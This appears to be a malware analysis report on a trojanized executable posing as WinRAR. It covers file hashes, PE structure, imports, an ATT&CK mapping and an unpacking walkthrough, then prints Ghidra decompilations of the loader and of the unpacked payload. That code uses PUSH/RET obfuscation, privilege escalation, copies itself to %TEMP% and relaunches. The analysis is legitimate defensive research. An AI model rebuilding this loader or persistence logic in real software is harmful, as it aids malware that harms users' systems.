Executive Summary
The analyzed executable is a highly sophisticated Windows malware employing multiple layers of obfuscation, self‑modifying code, and runtime unpacking to evade detection and hinder analysis. It manually reconstructs its own Portable Executable (PE) structures in memory, dynamically resolves APIs, and uses non‑standard sections—clear indicators of intentional anti‑analysis design.
The malware enables high‑privilege access, enforces single‑instance execution, and adapts its behavior based on execution context and command‑line arguments. It establishes persistence through repeated execution logic, background threads, and controlled relaunch mechanisms. Network‑related functionality and dynamic URL generation indicate command‑and‑control capabilities, while long sleep loops and conditional execution suggest sandbox and analysis evasion.
Overall, this sample is not commodity malware; it aligns with tooling used for long‑term access, stealthy execution, and controlled remote operations, posing a high risk to affected systems and environments.
Analysis Environment
Sample Information
Basic File Properties
| Category | Attribute | Value |
|---|---|---|
| Hashes | MD5 | 69f27b07404cf9c51dd2d2e40fca4d65 |
| SHA-1 | 56d7f4aadedbabf9b889dd6fb39f710812fee09e | |
| SHA-256 | 5617238B8D3B232F0743258B89720BB04D941278253E841EE9CBF863D0985C32 | |
| Imphash | 4de321e101993eb64afa7391ff67dfd0 | |
| Authentihash | 497c847e3d77c6d05e9ead560708f151fa5f53c6a2e46baef5730746d1eb99f4 | |
| Rich PE Header Hash | 78e47bdfe058f62eed025b9cc4f5e4fe | |
| SSDEEP | 6144:wJvWo7JhhqFTkptLgBX74A19+cMBmOjHEtDYWxcGrKOwLByOBveZ+gw/TpTQ03la:SNd4TOghZ9d0mTiWALJEZuhKt5cyNMC | |
| TLSH | T15005C25F2F81C308F2A92DF6D5D5D8F2027F71DF5E28686691D8106CC6AA29CFA36350 | |
| Vhash | 0850b6551d15151717171029z5nz1fz | |
| File Properties | File Name | 69f27b07404cf9c51dd2d2e40fca4d65.bin |
| File Size | 858,112 bytes (838.00 KB) | |
| File Type | Win32 Executable | |
| Architecture | PE32 (32-bit, GUI) | |
| Operating System | Microsoft Windows | |
| Entropy | 5.729 | |
| Version | 4.20.0 | |
| Description | Command line RAR | |
| Headers | Magic Bytes (Hex) | 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 |
| Magic Bytes (Text) | MZ............................................@.............. | |
| Entry Point | Address | 0x00001200 |
| Section | .text | |
| First 32 Bytes (Hex) | 55 8B EC 83 EC 14 57 C7 45 FC 44 A0 4C 00 A1 18 60 4C 00 89 45 F4 68 2D 14 00 00 6A 00 FF 15 24 | |
| Toolchain | Compiler | Microsoft Visual C/C++ |
| Linker | Microsoft Linker 9.0 | |
| Toolset | Visual Studio 2008 | |
| Build Timestamp | Fri Feb 13 00:37:48 2015 (UTC) | |
| Signature & Metadata | PE Signature | Microsoft Linker 9.0 |
| Manifest | WinRAR | |
| Debug Symbols | Not Present | |
| Export Table | Not Present | |
| Digital Certificate | Not Present | |
| .NET | Module Name | Not Applicable |
PE HEADER
| Field | Value |
|---|---|
| Target Machine | Intel 386 or later processors (x86) |
| Compilation Timestamp | 2015-02-13 00:37:48 UTC |
| Entry Point (RVA) | 0x1200 (4608) |
| Number of Sections | 11 |
PE SECTION
| Name | Virtual Address | Virtual Size | Raw Size | Entropy | MD5 | Chi² |
|---|---|---|---|---|---|---|
| .text | 0x1000 | 806,833 | 806,912 | 5.79 | 0ec63edf45aa2a22b5e4e81e3312b088 | 22,377,634 |
| .rdata | 0xC6000 | 12,340 | 12,800 | 1.44 | 4b94c951b51301456e7e445876c10122 | 2,418,052.75 |
| .data | 0xCA000 | 564 | 512 | 1.49 | 74823794b08fc243d186c87914870619 | 90,783 |
| .t22112 | 0xCB000 | 555 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
| .t2211 | 0xCC000 | 555 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
| .t221 | 0xCD000 | 555 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
| .t22 | 0xCE000 | 555 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
| .t21 | 0xCF000 | 555 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
| .t2 | 0xD0000 | 555 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
| .rdat | 0xD1000 | 1,000 | 1,024 | 0.16 | 01cb5594d3b2c332c81196b782ade080 | 249,120 |
| .rsrc | 0xD2000 | 29,232 | 29,696 | 3.49 | 516c129e8650fabf0816b135bc84f78c | 2,146,290.5 |
Packing & Obfuscation Assessment
The analyzed sample exhibits strong indicators of packing or custom obfuscation.
Supporting Evidence
.t22112, .t2211, .t221, .t22, .t21, .t2) that are not produced by standard Windows compilers or linkers..text section is abnormally large (~807 KB) with moderate entropy (5.79), suggesting:.text section and appears consistent with loader or initialization logic, commonly observed in packed trojans.Description
Despite presenting itself as a legitimate WinRAR command-line executable, the sample’s context, size, and subsequent behavior indicate potential trojanization or use as a packed carrier, justifying further unpacking and dynamic analysis using x64dbg and Ghidra.
Imported APIs
| Function Name | Import Type | Thunk Type | Hint | RVA | VA | DLL |
|---|---|---|---|---|---|---|
| LoadLibraryA | Implicit | – | – | 0x000C8FCC | 0x000C8FCC | KERNEL32.dll |
| GetProcAddress | Implicit | – | – | 0x000C8FBA | 0x000C8FBA | KERNEL32.dll |
| GetModuleHandleW | Implicit | – | – | 0x000C8FA6 | 0x000C8FA6 | KERNEL32.dll |
| CreateFileW | Implicit | – | – | 0x000C8F98 | 0x000C8F98 | KERNEL32.dll |
| GetDriveTypeW | Implicit | – | – | 0x000C8F88 | 0x000C8F88 | KERNEL32.dll |
| LoadCursorA | Implicit | – | – | 0x000C8FEA | 0x000C8FEA | USER32.dll |
| RegOpenKeyA | Implicit | – | – | 0x000C9004 | 0x000C9004 | ADVAPI32.dll |
| RegQueryValueExA | Implicit | – | – | 0x000C9012 | 0x000C9012 | ADVAPI32.dll |
Context
LoadLibraryA, GetProcAddress) suggests runtime linking and potential evasion.GetDriveTypeW) may be used for environment awareness or anti-analysis checks.MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique Name | Evidence |
|---|---|---|---|
| Defense Evasion | T1027 | Obfuscated / Encrypted File or Information | Use of non-standard and repeated PE sections (.t221*) with identical hashes and abnormal layout indicates deliberate obfuscation to hinder static analysis. |
| Defense Evasion | T1140 | Deobfuscate / Decode Files or Information | Loader-style entry point and large .text section suggest runtime decoding or unpacking of the payload. |
| Defense Evasion | T1055 | Process Injection (Potential) | Packing behavior commonly precedes injection techniques; dynamic analysis is required to confirm runtime code injection. |
| Defense Evasion | T1036 | Masquerading | File metadata and resources impersonate legitimate WinRAR components while internal structure deviates from clean binaries. |
| Execution | T1204.002 | User Execution: Malicious File | Distributed as a Windows GUI executable requiring user interaction to execute. |

Ghidra Analysis

Entry Function Analysis
/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

undefined4 __cdecl entry(undefined4 param_1)

{
  HCURSOR pHVar1;
  HANDLE pvVar2;
  int iVar3;
  uint local_18;

  pHVar1 = LoadCursorA((HINSTANCE)0x0,(LPCSTR)0x142d);
  if (pHVar1 != (HCURSOR)0x0) {
    FUN_00401130();
  }
  pvVar2 = CreateFileW((LPCWSTR)&DAT_004ca044,1,3,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
  if ((pvVar2 != (HANDLE)0xffffffff) && (pvVar2 != (HANDLE)0x0)) {
    return 0x42;
  }
  CreateFileW((LPCWSTR)&DAT_004ca044,1,3,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
  GetDriveTypeW((LPCWSTR)&DAT_004ca048);
  pHVar1 = LoadCursorA((HINSTANCE)0x0,(LPCSTR)0x142d);
  if (pHVar1 != (HCURSOR)0x0) {
    FUN_00401130();
  }
  DAT_004ca0bc = param_1;
  _DAT_004ca080 = 0x2001c;
  DAT_004ca09c = &stack0xfffffffc;
  FUN_00401170();
  local_18 = 0;
  PTR_DAT_004ca040[5] = 0x5c;
  PTR_DAT_004ca040[6] = 0x7b;
  iVar3 = (*DAT_004ca0dc)(DAT_004ca000 + -1,PTR_DAT_004ca040,&DAT_004ca22c);
  if (iVar3 != 0) {
    while ((local_18 < 0xf &&
           (iVar3 = (*DAT_004ca0dc)(DAT_004ca000 + -1,PTR_DAT_004ca040,&DAT_004ca22c), iVar3 != 0)))
    {
      local_18 = local_18 + 1;
    }
  }
  DAT_004ca0c4 = FUN_004014f0();
  DAT_004ca084 = FUN_00401180(DAT_004ca0c4);
  _DAT_004ca0c8 = FUN_004016b0(DAT_004ca084);
  _DAT_004ca088 = DAT_004ca084;
  DAT_004ca0ac = 0;
  _DAT_004ca0b0 = 0;
  return _DAT_004ca0c8;
}
The entry function acts as a loader rather than an application entry, performing environment checks, execution gating, and staged payload preparation. No legitimate WinRAR functionality is executed at this stage, confirming the executable is trojanized.
Control Flow Obfuscation via RET Trampolines

Ghidra analysis identified multiple instances of control flow redirection implemented using PUSH/RET instruction sequences rather than direct JMP or CALL instructions. These constructs form chained RET trampolines that ultimately redirect execution to a dynamically resolved address stored in a data region.
This technique intentionally disrupts static control flow analysis and is commonly observed in obfuscated loaders and unpacking stubs.
Overwriting the the bytes with nop

Obfuscated Indirect Control Flow
Static analysis of this code region reveals deliberate control‑flow obfuscation combined with anti‑disassembly techniques.
The function first loads a value from a global variable into the ECX register and immediately transfers execution to a later basic block, skipping over a sequence of bytes that are never executed. The skipped bytes consist of repeated mov edx, edx instructions, which act as NOP‑equivalent operations and serve solely as dead code intended to confuse linear disassembly and control‑flow reconstruction.
Execution then performs a push ecx followed by a ret instruction. Rather than returning to a caller, this sequence causes execution to continue at the address stored in ECX, effectively implementing an indirect jump to a runtime‑resolved address.
This technique avoids the use of conventional jmp or call instructions and deliberately obscures execution flow. Such RET‑based indirect jumps and dead code insertion are commonly observed in obfuscated malware loaders and unpacking stubs and are inconsistent with legitimate compiler‑generated code.
X32 DBG Analysis
Set a breakpoint at 00401156

Stepping over


Base allocation and size.

Extracting shellcode

Loading extracted shellcode in ghidra

Offset
We need to find the offset subtract base allocation from current location.
0x02206ED0 - 0x2180000 = 0x86ED0

/* WARNING: Unable to track spacebase fully for stack */

undefined4 FUN_00086ed0(int param_1)

{
  undefined4 uVar1;
  int iVar2;
  int unaff_retaddr;
  undefined4 uVar3;
  undefined1 *local_6c [2];
  int local_64;
  uint local_60;
  undefined4 local_5c;
  int local_58;
  undefined4 local_54;
  int local_14;
  undefined4 local_10;
  int local_c;

  local_10 = 0;
  FUN_000868d0(local_6c,0,0x54);
  local_6c[0] = &stack0xfffffffc;
  local_c = unaff_retaddr;
  FUN_00086670(local_6c);
  uVar1 = thunk_FUN_00086575();
  local_64 = local_c;
  local_58 = param_1;
  local_14 = param_1 + *(int *)(param_1 + 0x3c);
  local_60 = (uint)*(ushort *)(local_14 + 0x16);
  iVar2 = thunk_FUN_00086575();
  uVar3 = *(undefined4 *)(iVar2 + 0x4010f0);
  iVar2 = thunk_FUN_00086575(uVar3,uVar1);
  iVar2 = iVar2 + 0x4010f4;
  uVar1 = FUN_00086780(uVar3,uVar3,uVar1,iVar2);
  FUN_00086910(uVar1,iVar2,uVar3);
  FUN_00086e80(uVar1,uVar3);
  iVar2 = FUN_00086c70(local_6c,uVar1);
  if (iVar2 == 0) {
    return 0;
  }
  if (local_64 != 0) {
    *(undefined4 *)(local_6c[0] + 0x10) = local_54;
  }
  uVar3 = *(undefined4 *)(local_6c[0] + 8);
  *(undefined4 *)(local_6c[0] + 8) = local_5c;
  return uVar3;
}
Reuse of Stack‑Based Control Flow Obfuscation

This code fragment follows the same stack‑based control flow redirection pattern observed earlier in the loader logic. Instead of using direct branch instructions, execution flow is altered through explicit manipulation of the return address on the stack.
The sequence pop eax; push edx; ret replaces the original return address with a value stored in the EDX register, causing execution to continue at a runtime‑determined location. This mirrors previously observed push <reg>; ret constructs used to implement indirect jumps.
A secondary execution path performs a standard function epilogue (mov esp, ebp; pop ebp; ret), ensuring correct stack cleanup while maintaining obfuscated control flow.
The repeated use of this technique across multiple stages indicates a deliberate and consistent control‑flow obfuscation strategy, characteristic of custom loader or shellcode implementations and inconsistent with compiler‑generated code.
        00086fc1 58              POP        EAX
        00086fc2 58              POP        EAX
        00086fc3 52              PUSH       EDX
        00086fc4 c3              RET
                             LAB_00086fc5            XREF[1]:     00086fa9(j)
        00086fc5 8b e5           MOV        ESP,EBP

Dumping using Scylla
IAT auto search then get imports then dump it.


Fix dump
Analyzing Dump exe
Basic File Properties (Unpacked Payload)
| Property | Value |
|---|---|
| File name | 69f27b07404cf9c51dd2d2e40fca4d65_dump_SCY.exe |
| MD5 | 7a26ca74e95685f2f2922fcec617ef3e |
| SHA‑1 | f52bb228ebc49f7fb0d9de22cfe0e07ef29b80af |
| SHA‑256 | b15ff40974e537e77958d201b46d121a152a1ebb09d6d7b8057c1e2532a98570 |
| Vhash | 0850ce5d1d151517171711f5z70053281z71z205023z33ze1z80018z |
| Authentihash | ae9b916ea910183f81030f1bf7c645b3feccd2d507b2dca7414cb2576bd52b29 |
| Imphash | 66f92f54216d5fb2554b5d0a1bfe191f |
| Rich PE Header Hash | 78e47bdfe058f62eed025b9cc4f5e4fe |
| SSDEEP | 12288:cF/hs963OcOtC6n+loi8qojl6+rDMCe5cy+MCA1:+q63ut3+loikl6+fMC4r+MCA1 |
| TLSH | T1D5053A4B3FF4C208F1A669F5D5F1A8E6077B75AF6D34642A81CC501CC7B2A88EA71391 |
| File Type | Win32 EXE |
| Magic | PE32 executable (GUI) Intel 80386, for MS Windows |
| TrID | WinRAR Self‑Extracting archive (4.x‑5.x) (88.1%)Microsoft Visual C++ compiled executable (generic) (5.4%)Win64 Executable (generic) (3.5%)Win32 Executable (generic) (1.4%)Generic Win/DOS Executable (0.6%) |
| Detect It Easy | PE32Compiler: Microsoft Visual C/C++ (15.00.21022)Linker: Microsoft Linker (9.00.21022)Tool: Visual Studio 2008 |
| Magika | PEBIN |
| File Size | 843.50 KB (863,744 bytes) |
PE HEADER
| Field | Value |
|---|---|
| Target Machine | Intel 386 or later processors and compatible processors |
| Compilation Timestamp | 2015‑02‑13 00:37:48 UTC |
| Entry Point (RVA) | 8247 |
| Contained Sections | 12 |
PE SECTIONS
| Name | Virtual Address | Virtual Size | Raw Size | Entropy | MD5 | Chi² |
|---|---|---|---|---|---|---|
.text | 4096 | 806,912 | 806,912 | 5.55 | 5ed7c9837ba663f43d109f78f38de5ea | 27,862,030 |
.rdata | 811,008 | 16,384 | 12,800 | 1.45 | a0b793ae54ee34ff35b8c77828f69d87 | 2,418,305.25 |
.data | 827,392 | 4,096 | 1,024 | 1.65 | 10b1b398e5372456efc78a20c81210d0 | 178,926 |
.t22112 | 831,488 | 4,096 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
.t2211 | 835,584 | 4,096 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
.t221 | 839,680 | 4,096 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
.t22 | 843,776 | 4,096 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
.t21 | 847,872 | 4,096 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
.t2 | 851,968 | 4,096 | 1,024 | 0.99 | 4ea215b1fcfd8271254460ed7c8f851b | 130,972.5 |
.rdat | 856,064 | 4,096 | 1,024 | 0.16 | 01cb5594d3b2c332c81196b782ade080 | 249,120 |
.rsrc | 860,160 | 32,768 | 29,696 | 3.49 | 516c129e8650fabf0816b135bc84f78c | 2,146,290.5 |
.SCY | 892,928 | 8,192 | 5,120 | 5.57 | 6ed58308550db87c6d93949b69824f57 | 65,830.28 |
Imported APIs
| DLL | Imported Functions |
|---|---|
| advapi32.dll | AddAccessAllowedAce, AdjustTokenPrivileges, AllocateAndInitializeSid, CheckTokenMembership, CloseServiceHandle, CreateServiceW, DeleteService, FreeSid, GetUserNameA, InitializeAcl |
| dnsapi.dll | DnsFlushResolverCache |
| gdi32.dll | BitBlt, CreateCompatibleBitmap, CreateCompatibleDC, DeleteDC, GetObjectA, GetObjectW, SelectObject |
| kernel32.dll | CloseHandle, CopyFileA, CopyFileW, CreateDirectoryA, CreateEventW, CreateFileA, CreateFileW, CreateProcessW, CreateRemoteThread, CreateThread |
| oleaut32.dll | OleLoadPicture, SysAllocString, SysFreeString, VariantClear, VariantInit |
| psapi.dll | EnumProcesses, GetProcessImageFileNameW |
| shell32.dll | CommandLineToArgvW, SHChangeNotify, ShellExecuteW |
| user32.dll | BeginPaint, CreateDialogParamW, DialogBoxParamW, DispatchMessageW, EndDialog, EndPaint, FindWindowA, GetDC, GetMessageW, MessageBoxA |
| wininet.dll | HttpAddRequestHeadersA, HttpOpenRequestA, HttpSendRequestW, InternetCloseHandle, InternetConnectA, InternetOpenA, InternetQueryDataAvailable, InternetReadFile |
| ws2_32.dll | closesocket, connect, gethostbyname, htons, inet_addr, recv, send, shutdown, socket, WSACleanup |
| iphlpapi.dll | GetAdaptersInfo |
| msvcrt.dll | ??2@YAPAXI@Z (operator new), ??3@YAXPAX@Z (operator delete), _close, _errno, _except_handler3, _lseek, _open, _read, _snwprintf, _strcmpi |
| ntdll.dll | NtClose, NtConnectPort, NtCreateSection, NtDelayExecution, NtQuerySystemTime, NtRequestWaitReplyPort, RtlNtStatusToDosError |
| ole32.dll | CoInitialize, CoInitializeEx, CoInitializeSecurity, CoUninitialize, CreateStreamOnHGlobal |
| combase.dll | CoCreateInstance |
Analyzing Dump exe GHIDRA
/* WARNING: Function: __chkstk replaced with injection: alloca_probe */

void entry(void)

{
  WCHAR WVar1;
  char cVar2;
  undefined1 uVar3;
  ushort uVar4;
  HMODULE pHVar5;
  BOOL BVar6;
  uint uVar7;
  wchar_t *pwVar8;
  HINSTANCE pHVar9;
  LPWSTR pWVar10;
  LPWSTR *ppWVar11;
  undefined4 uVar12;
  HANDLE hObject;
  uint uVar13;
  uint uVar14;
  int iVar15;
  WCHAR *pWVar16;
  int *piVar17;
  short *psVar18;
  bool bVar20;
  char *_Format;
  DWORD DVar21;
  undefined *puVar22;
  char local_1044;
  undefined1 local_1043 [2047];
  undefined2 local_844;
  undefined1 local_842 [518];
  WCHAR local_63c;
  undefined1 local_63a [518];
  WCHAR local_434;
  undefined1 local_432 [518];
  char local_22c [264];
  char local_124 [264];
  undefined4 local_1c;
  undefined4 local_18;
  DWORD local_14;
  DWORD local_10;
  int local_c;
  undefined1 auStack_8 [2];
  char local_6;
  char local_5;
  short *psVar19;

  local_14 = 0;
  _auStack_8 = 0x1402044;
  local_22c[0] = '\0';
  memset(local_22c + 1,0,0x103);
  local_124[0] = '\0';
  memset(local_124 + 1,0,0x103);
  local_1044 = '\0';
  memset(local_1043,0,0x7ff);
  local_434 = L'\0';
  auStack_8 = (undefined1  [2])CONCAT11(0,auStack_8[0]);
  local_c = 0;
  local_18 = 0;
  local_1c = 0;
  memset(local_432,0,0x206);
  local_844 = 0;
  memset(local_842,0,0x206);
  local_63c = L'\0';
  memset(local_63a,0,0x206);
  pHVar5 = GetModuleHandleA((LPCSTR)0x0);
  BVar6 = VirtualProtect(pHVar5,0x400,0x40,&local_10);
  if ((BVar6 != 0) && ((short)DAT_00414570 == 0x5a4d)) {
    piVar17 = &DAT_00414570;
    for (iVar15 = 0x100; iVar15 != 0; iVar15 = iVar15 + -1) {
      pHVar5->unused = *piVar17;
      piVar17 = piVar17 + 1;
      pHVar5 = pHVar5 + 1;
    }
    local_10 = 0;
    psVar18 = (short *)0x402030;
    do {
      psVar19 = psVar18 + -8;
      if (((*psVar19 == 0x5a4d) && (uVar7 = *(uint *)(psVar18 + 0x16), uVar7 < 0x1000)) &&
         (*(int *)(uVar7 + (int)psVar19) == 0x4550)) {
        pHVar5 = GetModuleHandleA((LPCSTR)0x0);
        local_10 = 0;
        if (*(short *)((int)&pHVar5[1].unused + uVar7 + 2) != 0) {
          piVar17 = (int *)((int)&pHVar5[0x41].unused + uVar7);
          do {
            *piVar17 = (int)psVar19 + (*piVar17 - (int)pHVar5);
            piVar17 = piVar17 + 10;
            local_10 = local_10 + 1;
          } while (local_10 < *(ushort *)((int)&pHVar5[1].unused + uVar7 + 2));
        }
        break;
      }
      local_10 = local_10 + 1;
      psVar18 = psVar19;
    } while (local_10 < 0x10000);
  }
  FUN_00401fad(u_SeDebugPrivilege_004139c4);
  FUN_00401fad(u_SeCreateGlobalPrivilege_004139e8);
  FUN_00406e34();
  if ((DAT_00425028 == 9) && (DAT_0042502c == 0)) {
    uVar7 = FUN_00409cd1();
    DAT_00425028 = uVar7 & 0xffff;
    DAT_0042502c = 0;
    if (DAT_00425028 == 0) {
      DAT_00425028 = FUN_0040a02d();
      DAT_0042502c = 0;
    }
  }
  GetModuleFileNameW((HMODULE)0x0,(LPWSTR)&DAT_004149b0,0x104);
  pwVar8 = wcsstr((wchar_t *)&DAT_004149b0,u_.bat_00413a18);
  if (pwVar8 == (wchar_t *)0x0) {
LAB_00402291:
    cVar2 = FUN_00401b98(&local_c);
    if (cVar2 == '\0') {
      uVar4 = FUN_00409f9c();
      DAT_0042d132 = uVar4 & 0xff;
      uVar3 = FUN_00403810();
      _auStack_8 = CONCAT13(uVar3,_auStack_8);
      CreateEventW((LPSECURITY_ATTRIBUTES)0x0,1,0,u_{9D723E3C-5DD2-43a4-A593-6C4327D_00413a70);
      local_14 = GetLastError();
      if ((local_14 == 0xb7) && (local_5 != '\0')) {
LAB_004022ea:
        DVar21 = 0;
        goto LAB_004022eb;
      }
      _auStack_8 = (uint3)(ushort)auStack_8;
      local_c = 0;
      pWVar10 = GetCommandLineW();
      ppWVar11 = CommandLineToArgvW(pWVar10,&local_c);
      if ((ppWVar11 != (LPWSTR *)0x0) && (1 < local_c)) {
        pWVar10 = ppWVar11[1];
        pwVar8 = u_shortcut_00413cb8;
        do {
          WVar1 = *pWVar10;
          bVar20 = (ushort)WVar1 < (ushort)*pwVar8;
          if (WVar1 != *pwVar8) {
LAB_00402344:
            iVar15 = (1 - (uint)bVar20) - (uint)(bVar20 != 0);
            goto LAB_00402349;
          }
          if (WVar1 == L'\0') break;
          WVar1 = pWVar10[1];
          bVar20 = (ushort)WVar1 < (ushort)pwVar8[1];
          if (WVar1 != pwVar8[1]) goto LAB_00402344;
          pWVar10 = pWVar10 + 2;
          pwVar8 = pwVar8 + 2;
        } while (WVar1 != L'\0');
        iVar15 = 0;
LAB_00402349:
        if (iVar15 == 0) {
          _auStack_8 = CONCAT12(1,auStack_8);
        }
      }
      if ((local_5 != '\0') && (DAT_00425134 != 0)) {
        local_c = 0;
        pWVar10 = GetCommandLineW();
        ppWVar11 = CommandLineToArgvW(pWVar10,&local_c);
        if ((ppWVar11 != (LPWSTR *)0x0) && (1 < local_c)) {
          pWVar10 = ppWVar11[1];
          pWVar16 = &DAT_00414004;
          do {
            WVar1 = *pWVar10;
            bVar20 = (ushort)WVar1 < (ushort)*pWVar16;
            if (WVar1 != *pWVar16) {
LAB_004023a2:
              iVar15 = (1 - (uint)bVar20) - (uint)(bVar20 != 0);
              goto LAB_004023a7;
            }
            if (WVar1 == L'\0') break;
            WVar1 = pWVar10[1];
            bVar20 = (ushort)WVar1 < (ushort)pWVar16[1];
            if (WVar1 != pWVar16[1]) goto LAB_004023a2;
            pWVar10 = pWVar10 + 2;
            pWVar16 = pWVar16 + 2;
          } while (WVar1 != L'\0');
          iVar15 = 0;
LAB_004023a7:
          if (iVar15 == 0) goto LAB_004023b8;
        }
        iVar15 = FUN_004038e3();
        if (iVar15 != 0) goto LAB_00402728;
      }
LAB_004023b8:
      iVar15 = 0;
      do {
        cVar2 = (&DAT_00425030)[iVar15];
        local_22c[iVar15] = cVar2;
        iVar15 = iVar15 + 1;
      } while (cVar2 != '\0');
      iVar15 = 0;
      do {
        cVar2 = (&DAT_00425138)[iVar15];
        local_124[iVar15] = cVar2;
        iVar15 = iVar15 + 1;
      } while (cVar2 != '\0');
      FUN_00406a7c(&DAT_00425250,&DAT_00425368);
      FUN_00407144(DAT_0042d132 != 0,0x1f,0,DAT_0042d134);
      FUN_00406a7c(&DAT_00425470,&DAT_00425368);
      local_18 = FUN_004011dd(&local_18);
      uVar12 = FUN_0040109f(&local_1c);
      FUN_004075a0(uVar12,local_18);
      FUN_00406a7c(&DAT_00425250,&DAT_00425368);
      iVar15 = FUN_0040a839();
      if (iVar15 == 2) {
        FUN_00407144(1,0x2a,0,2);
        FUN_004038e3();
      }
      else {
        if (0 < iVar15) {
          FUN_00407144(1,0x29,0,iVar15);
          do {
                    /* WARNING: Do nothing block with infinite loop */
          } while( true );
        }
        FUN_00407144(0,0x2b,0,0);
        if (local_5 != '\0') {
          FUN_00407144(0,0x14,0,0);
        }
        FUN_00406a7c(local_22c,local_124);
        if (local_5 != '\0') {
          CreateEventW((LPSECURITY_ATTRIBUTES)0x0,1,0,u_{8B33EA89-2510-4223-8F24-02E6585_00413ac0);
          local_14 = GetLastError();
          if (local_14 == 0xb7) goto LAB_004022ea;
        }
        if ((DAT_00425574 != 0) && (cVar2 = FUN_00403810(), cVar2 != '\0')) {
          DAT_004149ac = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_00402d08,(LPVOID)0x0,0,
                                      (LPDWORD)0x0);
        }
        if (local_5 == '\0') {
          bVar20 = local_6 == '\0';
          DVar21 = local_14;
          if (!bVar20) {
            FUN_00405c5f(1);
            DVar21 = 0;
          }
          FUN_00407144(bVar20,0x1e,0,DVar21);
        }
        iVar15 = FUN_00402cae();
        if (((iVar15 == 0) && (local_5 != '\0')) && (iVar15 = FUN_00406ab1(), iVar15 == 0xc)) {
          hObject = CreateEventW((LPSECURITY_ATTRIBUTES)0x0,1,0,
                                 u_{9D723E3C-5DD2-43a4-A593-6C4327D_00413b10);
          iVar15 = FUN_0040ad81();
          if (iVar15 != 0) {
            FUN_00407144(0,0xe,0,0);
            Sleep(20000);
            CloseHandle(hObject);
            goto LAB_004022ea;
          }
          FUN_00407144(1,0xe,0,0);
          CloseHandle(hObject);
        }
        iVar15 = FUN_00402cae();
        if (iVar15 == 0) {
          if ((local_5 == '\0') && (iVar15 = FUN_00406ab1(), iVar15 == 0xc)) {
            FUN_00407144(1,0xe,0,0);
          }
          cVar2 = FUN_004035ee();
          _auStack_8 = CONCAT12(cVar2,auStack_8);
          if (local_5 != '\0') {
            FUN_00407144(cVar2 == '\0',0xc,0,0);
            if (local_6 != '\0') {
              FUN_00403874();
              iVar15 = FUN_00406ab1();
              if (iVar15 == 0xd) {
                if (DAT_0042567c != 0) {
                  Sleep(DAT_0042567c * 1000);
                }
                FUN_004033b8(&DAT_00413a54);
              }
              cVar2 = FUN_004035ee();
              if (cVar2 == '\0') {
                FUN_00407144(0,0xd,0,0);
              }
              else {
                FUN_00407144(1,0xd,0,1);
                DialogBoxParamW((HINSTANCE)0x0,(LPCWSTR)&DAT_00000073,(HWND)0x0,FUN_00402d78,0);
                auStack_8 = (undefined1  [2])CONCAT11(1,auStack_8[0]);
              }
              local_c = 0;
              while( true ) {
                local_14 = FUN_00403701();
                if (local_14 == 0) break;
                local_c = local_c + 1;
                if (9 < local_c) {
                  if (auStack_8[1] != '\0') {
                    FUN_00407144(1,0x24,0,1);
                  }
                  cVar2 = FUN_00406a43();
                  if (cVar2 == '\0') {
                    FUN_0040304e();
                  }
                  else {
                    FUN_00403203();
                  }
                  FUN_00405c5f(0);
                  puVar22 = &DAT_004149a6;
                  _Format = s_http://www.bing.com/search?q={se_00413b70;
                  goto LAB_00402707;
                }
                Sleep(60000);
                DialogBoxParamW((HINSTANCE)0x0,(LPCWSTR)&DAT_00000073,(HWND)0x0,FUN_00402d78,0);
              }
              if (auStack_8[1] != '\0') {
                FUN_00407144(0,0x24,0,0);
              }
              Sleep(30000);
              goto LAB_00402728;
            }
          }
        }
        cVar2 = FUN_00406a43();
        if (cVar2 == '\0') {
          FUN_00407144(1,0x11,0,0);
          uVar7 = FUN_00402e36();
          uVar13 = FUN_00402766();
          uVar14 = FUN_0040290c();
          if ((uVar7 & uVar13 & uVar14) != 0) {
            FUN_0040304e();
            puVar22 = &DAT_00414bb8;
            _Format = s_http://www.bing.com/search?q={se_00413bd0;
            goto LAB_00402707;
          }
        }
        else {
          FUN_00407144(0,0x11,0,0);
          uVar7 = FUN_00402e36();
          uVar13 = FUN_0040290c();
          if ((uVar13 & uVar7) != 0) {
            FUN_00403203();
            puVar22 = &DAT_004149a7;
            _Format = s_http://www.bing.com/search?q={se_00413ba0;
LAB_00402707:
            sprintf(&local_1044,_Format,puVar22);
            FUN_00404818();
            FUN_0040420b(&local_1044);
          }
        }
      }
    }
    else {
      FUN_00407144(1,0x14,0,local_c);
    }
  }
  else {
    FUN_004067f6(&local_844,9);
    wsprintfW(&local_63c,u_%s\%s.exe_00413a34,u_%TEMP%_00413a24,&local_844);
    ExpandEnvironmentStringsW(&local_63c,&local_434,0x104);
    CopyFileW((LPCWSTR)&DAT_004149b0,&local_434,0);
    pHVar9 = ShellExecuteW((HWND)0x0,u_open_00413a48,&local_434,(LPCWSTR)0x0,(LPCWSTR)0x0,3);
    if ((int)pHVar9 < 0x21) {
      local_14 = GetLastError();
      goto LAB_00402291;
    }
  }
LAB_00402728:
  FUN_00406992(&DAT_004149b0);
  if ((DAT_00425022 != '\0') && (iVar15 = WSACleanup(), iVar15 == 0)) {
    DAT_00425022 = '\0';
  }
  if (local_5 == '\0') {
    FUN_004033b8(&DAT_00413c00);
  }
  FUN_00403874();
  DVar21 = local_14;
LAB_004022eb:
